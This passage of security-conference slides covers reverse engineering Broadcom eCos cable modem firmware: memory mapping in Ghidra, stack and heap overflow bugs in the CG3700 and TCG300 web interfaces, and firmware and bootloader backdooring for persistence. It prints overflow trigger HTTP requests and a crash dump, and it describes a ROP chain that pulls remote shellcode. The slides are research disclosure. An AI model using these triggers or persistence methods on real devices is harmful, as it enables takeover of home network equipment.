80004864 30 86 00 03     andi        a2,a0,0x3
80004868 14 c0 00 12     bne         a2,zero,LAB_800048b4
8000486c 00 00 00 00     _nop
```

Memory Mapping / stack

We initially identified the stack start address by executing this command from the CM shell of a live device:

```
CM> taskShow

  TaskId                TaskName                Priority   State
---------- ------------------------------  --------  --------
0x8195c730           Network alarm support        6       SLEEP
0x818dadd8                 Network support        7       SLEEP
0x81960ef0               pthread.00000800        15        EXIT
0x81753c48                       tStartup        18       SLEEP
0x87e7754c     NonVol Device Async Helper        25       SLEEP
0x818d8088                     Idle Thread        31         RUN
0x87e35c44           LED Controller Thread        23       SLEEP
0x87e34458    Reset/Standby Switch Thread        23       SLEEP
0x87e2fbd0           Foxconn Timer Thread        23       SLEEP
0x87e1e1cc            eRouter Ping Thread        29       SLEEP
0x87e7dd1c                           WDOG        17       SLEEP
0x87d1b3c8                   CfgVB Thread        23       SLEEP
```

Memory Mapping / stack

The first task is tStartup and its dedicated stack zone starts at 0x81753c48, which is the lowest address of the list.

```
CM> taskShow

  TaskId                TaskName                Priority   State
---------- ------------------------------  --------  --------
0x8195c730            Network alarm support        6       SLEEP
0x818dadd8                  Network support        7       SLEEP
0x81960ef0                pthread.00000800        15        EXIT
0x81753c48                         tStartup       18       SLEEP
0x87e7754c      NonVol Device Async Helper        25       SLEEP
0x818d8088                    Idle Thread        31         RUN
0x87e35c44          LED Controller Thread        23       SLEEP
0x87e34458     Reset/Standby Switch Thread       23       SLEEP
0x87e2fbd0           Foxconn Timer Thread        23       SLEEP
0x87e1e1cc            eRouter Ping Thread        29       SLEEP
0x87e7dd1c                           WDOG        17       SLEEP
0x87d1b3c8                  CfgVB Thread        23       SLEEP
```

Memory Mapping / stack

tStartup is always the first thread to be created on the Broadcom platform. Therefore, this thread’s stack base address will be the system’s stack base address.

Memory Mapping / stack

The launch of tStartup is performed by calling cyg_thread_create:

```
3c 07 80 fc     lui         a3,0x80fc
24 e7 03 34     addiu       a3=>s_tStartup_80fc0334,a3,0x334 = "tStartup"
3c 08 81 74     lui         t0,0x8174
25 08 7c 48     addiu       t0,t0,0x7c48
24 09 30 00     li          t1,0x3000
3c 10 81 75     lui         s0,0x8175
26 0a 3d 70     addiu       t2,s0,0x3d70
3c 0b 81 75     lui         t3,0x8175
0c 34 d1 0a     jal         cyg_thread_create undefined cyg_thread_create()
25 6b 3c 48     _addiu      t3,t3,0x3c48
```

Memory Mapping / stack

The launch of tStartup is performed by calling cyg_thread_create:

```
void cyg_thread_create
(
  cyg_addrword_t      sched_info,   /* scheduling info (priority) */
  cyg_thread_entry_t *entry,        /* thread entry point         */
  cyg_addrword_t      entry_data,   /* entry point argument       */
  char               *name,         /* name of thread             */
  void               *stack_base,  /* pointer to stack base      */
  cyg_ucount32        stack_size,   /* size of stack in bytes     */
  cyg_handle_t        *handle,      /* returned thread handle     */
  cyg_thread          *thread       /* space to store thread data */
)
```

Memory Mapping / stack

The launch of tStartup is performed by calling cyg_thread_create:

```
void cyg_thread_create
(
  cyg_addrword_t      sched_info,   /* scheduling info (priority) */
  cyg_thread_entry_t *entry,        /* thread entry point         */
  cyg_addrword_t      entry_data,   /* entry point argument       */
  char               *name,         /* name of thread             */
  void               *stack_base,  /* pointer to stack base      */
  cyg_ucount32        stack_size,   /* size of stack in bytes     */
  cyg_handle_t        *handle,      /* returned thread handle     */
  cyg_thread          *thread       /* space to store thread data */
)
```

Memory Mapping / stack

We can auto-identify the stack start address of any Broadcom firmware by following these steps:

- identifying the string “tStartup” in the binary
- cross-reference that string to a location where it is loaded into register $a3
- from there, match instructions setting register $t3 value. That value is the stack start address.

Memory Mapping / heap


It may not be obvious, but the heap start address (*0x81b52570*) is precisely the address where the .bss section ends :)

```
CM> cd HeapManager
CM/HeapManager> stats


BcmHeapManager basic statistics:
      Initial heap size:  104528528 bytes
            Free memory:  75084260 bytes
         Largest block:  74433844 bytes
             Low water:  74433844 bytes

             Node size:  12 bytes
    Nodes on free list:  17
   Nodes on alloc list:  103276

           Alloc fails:  0 (not enough memory)
            Free fails:  0 (invalid memory pointer)

       Region[0] start = 0x81b52570
         Region[0] end = 0x87f01ff4 (with overhead)
```

Memory Mapping / big picture

Putting everything together.

```
python3 memory_map.py firmware.decompressed.bin
.text start: 0x80004000
.text end: 0x80e20ae0
.text length: 0xe1cae0
.data start: 0x80e20ae4
.data end: 0x81011a00
.data length: 0x1f0f1c
.bss_start: 0x816168c8
.bss_end: 0x81b52570
stack start: 0x81753c48
stack end: 0x81757c48
```


High Address
Heap usage grows downwards
0x81b52570 - 0x87f01ff4
heap
0x81753c48 - 0x81b5256f
stack
Stack usage grows upwards
0x816168c8 - 0x81b52570
bss
unused
0x80e20ae4 -0x81011a00
.data
0x80004000 - 0x80e20ae0
.text
unused
0x80000400
Interrupt Vector Table
0x80000300
Virtual Vector Table
0x80000200
Vector Service Routine Table
0x80000100
Stub Entry Vector
0x80000000
Common Vector
Low Address

Memory Mapping / big picture

Memory permissions ? Binary hardening ?

- No permission flags on memory / pages
- No NX bit
- No PIE/ASLR
- Write anywhere / Run anything :)


Firmware Analysis / Memory Mappings

- Apply memory mapping script on your firmware file

```
python3 memory_layout.py firmware.bin
.text start: 0x80004000
.text end: 0x80f20ec8
.text length: 0xf1cec8
.data start: 0x80f20ecc
.data end: 0x811d205c
.data length: 0x2b1190
.bss_start: 0x81979f48
.bss_end: 0x81bc89a0
stack start: 0x81a7ca48
stack end: 0x81a80a48
```

Firmware Analysis / Memory Mappings

- And apply it in your SRE tool of choice !



Name	Start	End	Length	R	W	X	Vola...	Type	Initiali...	Byt...	So...	Co...
common vector	08000000	080000ff	0x100	☑	☑	☐	☐	Defa...	☑			
stub entry vector	80000100	800001ff	0x100	☑	☑	☐	☐	Defa...	☑			
debug vector	80000200	800002ff	0x100	☑	☑	☐	☐	Defa...	☑			
vsr_table	80000300	800003ff	0x100	☑	☑	☐	☐	Defa...	☑			
virtual vector table	80000400	800004ff	0x100	☑	☑	☐	☐	Defa...	☑			
.text	80004000	80f20ec8	0xf1cec9	☑	☑	☑	☐	Defa...	☑	File...	Bin...	
.data	80f20ec9	81a869f0	0xb65b28	☑	☑	☑	☐	Defa...	☑	File...		
.null	81a869f1	86003fff	0x457d60f	☑	☑	☑	☐	Defa...	☑	File...		
.bss	81979f48	81bc899f	0x24ea58	☑	☑	☐	☐	Overl...	☐			

Firmware Analysis / Recap

- We have a firmware image properly loaded in Ghidra
- We identified all standard eCos library functions
- We auto-renamed a good chunk of Broadcom’s functions
- We identified and renamed C++ vtables.
- ~~We have a good understanding of memory mappings~~

Firmware Analysis / Recap

- We have a firmware image properly loaded in Ghidra
- We identified all standard eCos library functions
- We auto-renamed a good chunk of Broadcom’s functions
- We identified and renamed C++ vtables.
- We have a good understanding of memory mappings

EXPLOITATION

Exploitation / Unauthenticated Stack Overflow on CG3700

Stack buffer overflow in the parental control section of the web administration interface. It affects a form handler that expects text content to be blocked by parental controls.

```
77    uVar2 = get_cgi_param(param_1,param_2,0xf7591c80,0);
78    uVar7 = get_cgi_param(param_1,param_2,0xf7592c80,0);
79    uVar8 = get_cgi_param(param_1,param_2,0xf7593c80,0);
80    local_38 = (char *)get_cgi_param(param_1,param_2,0xf7594880,0);
81    local_34 = (char *)get_cgi_param(param_1,param_2,0xf7595480,0);
82    uVar9 = get_cgi_param(param_1,param_2,0xf7596080,0);
83    uVar10 = get_cgi_param(param_1,param_2,0xf7596c80,0);
84    uVar11 = get_cgi_param(param_1,param_2,0xf7597880,0);
85    local_48 = 0;
86    FUN_80692148(uVar11,&local_48,10,1);
87    sprintf(local_110,0x80f758e0);
88    if (local_48 == 1) {
89      strcpy(auStack256,uVar2);
90    }
91    if (local_48 == 2) {
92      strcpy(auStack256,uVar7);
93    }
94    if (local_48 == 3) {
95      strcpy(auStack256,uVar8);
96    }
97    mac_addr = memcmp(uVar9,0x80f75994,4);
```

Exploitation / Unauthenticated Stack Overflow on CG3700

Stack buffer overflow in the parental control section of the web administration interface. It affects a form handler that expects text content to be blocked by parental controls.

```
POST /goform/controle?id=1205828651 HTTP/1.1
Host: 192.168.0.1
Content-Length: 596
Cache-Control: max-age=0
Authorization: Basic XXXXXXX
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.0.1/controle.htm
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,fr;q=0.8
Connection: close

text_keyword=a&text_block=
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA…
&text_allow=&Action_Add=Add&Action_Del=0&Action_Function=2
```

Exploitation / Authenticated Stack Overflow on TCG300

Stack buffer overflow in the parental control section of the web administration interface. It affects a form handler that expects a list of URLs that should be blocked by parental controls.

```
55  while (queryparam < (uint *)(param_1[1] + param_1[4])) {
56    query_param_len = (uint *)&DAT_00000007;
57    iVar16 = memcmp((int *)queryparam,(int *)s_urlList_8100974c,7);
58    if (iVar16 == 0) {
59      query_param_len = strlen(queryparam);
60      strncat(auStack144,queryparam,(uint)query_param_len);
61      FUN_803f59d0(this,(char *)auStack144);
62      *(int *)(this + 0x44) = *(int *)(this + 0x44) + 1;
63    }
```

Exploitation / Authenticated Stack Overflow on TCG300

Stack buffer overflow in the parental control section of the web administration interface. It affects a form handler that expects a list of URLs that should be blocked by parental controls.

```
POST /goform/AskParentalControl HTTP/1.1
Host: 192.168.0.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 132
Content-Type: application/x-www-form-urlencoded

urlList0=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA…
```

Exploitation / Unauthenticated Heap Overflow on TCG300

Heap buffer overflow in Host header parsing of the web administration interface.

```
6  void proto_ParseHdrs(char *http_request_buf,undefined4 *request_struct)
7
8  {
9    undefined4 uVar1;
10   undefined *puVar2;
11   int iVar3;
12   undefined *puVar4;
13   char http_request_line [5];
14   undefined auStack4107 [4];
15   undefined auStack4103 [4087];
16
17   debug_logger(0x20,s_-<%s>-_Entering_func_81151960,s_proto_ParseHdrs_811540f0);
18   debug_logger(8,s_DEBUG:_proto_ParseHdrs()_pc=%p_p_81154100,http_request_buf,
19                *(undefined4 *)http_request_buf);
20   while( true ) {
21     iVar3 = proto_Readline(http_request_buf,http_request_line,0x1000);
22     if (iVar3 < 1) {
23       return;
24     }
25     FUN_808cdba0(http_request_line);
26     debug_logger(8,s__DEBUG:_read_"%s"_8115412c,http_request_line);
27     if (http_request_line[0] == '\0') break;
28     iVar3 = FUN_80d6dbe0(http_request_line,s_Host:_817e897c,5);
29     if (iVar3 == 0) {
30       iVar3 = memcmp(auStack4107,&DAT_81154140);
31       malloc_and_unsafe_copy(request_struct[8]);
32       uVar1 = strdup(auStack4107 + iVar3);
33       request_struct[8] = uVar1;
34     }
```

Exploitation / Unauthenticated Heap Overflow on TCG300


Heap buffer overflow in Host header parsing of the web administration interface.

```
GET /HTTP/1.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Host:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA…
```


Memory Corruption / Trigger

```
>>> YIKES... looks like you may have a problem! <<<

r0/zero=00000000 r1/at  =00000000 r2/v0  =80f6fcc4 r3/v1  =41414141
r4/a0  =00000000 r5/a1  =86489960 r6/a2  =80808080 r7/a3  =01010101
r8/t0  =86489860 r9/t1  =fffffffe r10/t2 =864897c0 r11/t3 =86489850
r12/t4 =00000001 r13/t5 =00416374 r14/t6 =696f6e5f r15/t7 =44656c3d
r16/s0 =815d9be5 r17/s1 =815d9ab4 r18/s2 =80f758d8 r19/s3 =815d9ac1
r20/s4 =815d9bcd r21/s5 =815d9bd9 r22/s6 =00000000 r23/s7 =815d9bf4
r24/t8 =00000000 r25/t9 =00000000 r26/k0 =00000005 r27/k1 =00000005
r28/gp =8161e5d0 r29/sp =86489850 r30/fp =864899ec r31/ra =8068069c

PC   : 0x806809d4    error addr: 0x41414141
cause: 0x00000014    status:     0x1000ff03

BCM interrupt enable: 18024085, status: 00000000
Instruction at PC: 0xac620000
iCache Instruction at PC: 0xafbf0000

entry 80680340  Return address (41414141) invalid.  Trace stops.

Task: HttpServerThread
-----------------------------------------------
ID:               0x00e8
Handle:           0x8648f2c0
Set Priority:     23
Current Priority: 23
State:            SUSP
Stack Base:       0x86483e0c
Stack Size:       24576 bytes
Stack Used:       4508 bytes
```

Exploitation / Exploit Flow



Exploitation / ROP Chain



Exploitation / Recap

- We identified memory corruption vulnerabilities.
- We managed to gain control over the program counter.
- We designed a ROP chain that will pull shellcode from a remote location and execute it.

Exploitation / DEMO TIME

DEMO

SHELLCODING

Shellcoding / Intro

- Given eCos POSIX APIs, we have access to something really close to libc (bind, connect, select, malloc, memcpy, ...)
- We can use that to our advantage to write custom shellcode.

Shellcoding / Techniques

- We have two ways of building our own eCos shell codes:
  1) Manual function hooking + code fixup
  2) GCC linker
- GCC linker is clearly the best method.
- Let’s cover both to fully understand **why**

Shellcoding / Recap

- DEMO

PERSISTENCE

Persistence / Rootkit

No secure boot implementation or signature checking.

As long as the CRC match, the platform will run your firmware image.

Built-in commands to update firmware image over TFTP.

Persistence / Rootkit

Built-in commands to update firmware image over TFTP:

- **CM/ip_hal/dload -** download and save firmware to flash
- **CM/docsis_ctl/dload -** download and save firmware to flash

* The difference between ip_hal and docsis_ctl is the route that the TFTP request will take when fetching the file from a remote host.

Persistence / Rootkit

Backdooring 101:

- Identify a function that is not required for normal operation
- Find start and end offsets of that function
- Overwrite that section with a custom payload

Persistence / Bootkit

No secure boot implementation or signature checking.

The platform will run any bootloader, really.

Built-in commands to update the bootloader over TFTP.

Persistence / Bootkit

Built-in commands to update bootloader image over TFTP:

- **CM/ip_hal/bootloader -** download and save bootloader to flash
- **CM/docsis_ctl/bootloader -** download and save bootloader to flash

Backdoor the bootloader so that it inject custom code into the firmware image before booting it. Shell access for the next 10 years.

Persistence / DEMO TIME

DEMO

Future Work / aka procrastination

- Look at other eCos implementations (OT devices, PLCs)
- Build a GDB stub for cable modem that is injectable at runtime
- Your idea here

Tooling / Open Sourcing Everything !

RECOS

Reverse engineering resources for the eCos platform. Mostly focused on Broadcom eCos platform at the moment.

https://github.com/ecos-wtf/recos

ECOSHELL

Shellcode generation for eCos platforms. Allows you to auto-generate different kinds of shellcode for a given platform.

https://github.com/ecos-wtf/ecoshell

ECOSPLOITS

Repository of eCos platforms exploits.

https://github.com/ecos-wtf/ecosploits

PROGRAMSTORE-LOADER

A Broadcom ProgramStore firmware image loader for Ghidra (9.1.2 and 9.2).

https://github.com/ecos-wtf/programstore-loader

References / Research

- "*Embedded Software Development with eCos*" by Anthony J. Massa
- "*Vulnerability Report: Broadcom chip based cable modems*" by Lyrebirds - https://cablehaunt.com/
- "*VOOdoo - Remotely Compromising VOO Cable Modems*" - https://quentinkaiser.be/security/2021/03/09/voodoo/
- "*A Clockwork Orange - Remotely Compromising Orange Belgium Cable Modems*" - https://quentinkaiser.be/security/2021/04/25/orange/
- And way more at https://ecos.wtf/research

THANK YOU

Q&A

quentin@ecos.wtf
@qkaiser

BACKUP SLIDES

Memory Corruption / Heap Overflows

Heap overflow on TCG300 via Host Header

Memory Corruption / Heap Allocator

Understanding Broadcom’s Heap Allocator.

Memory Corruption / BadAlloc

Quick detour about badalloc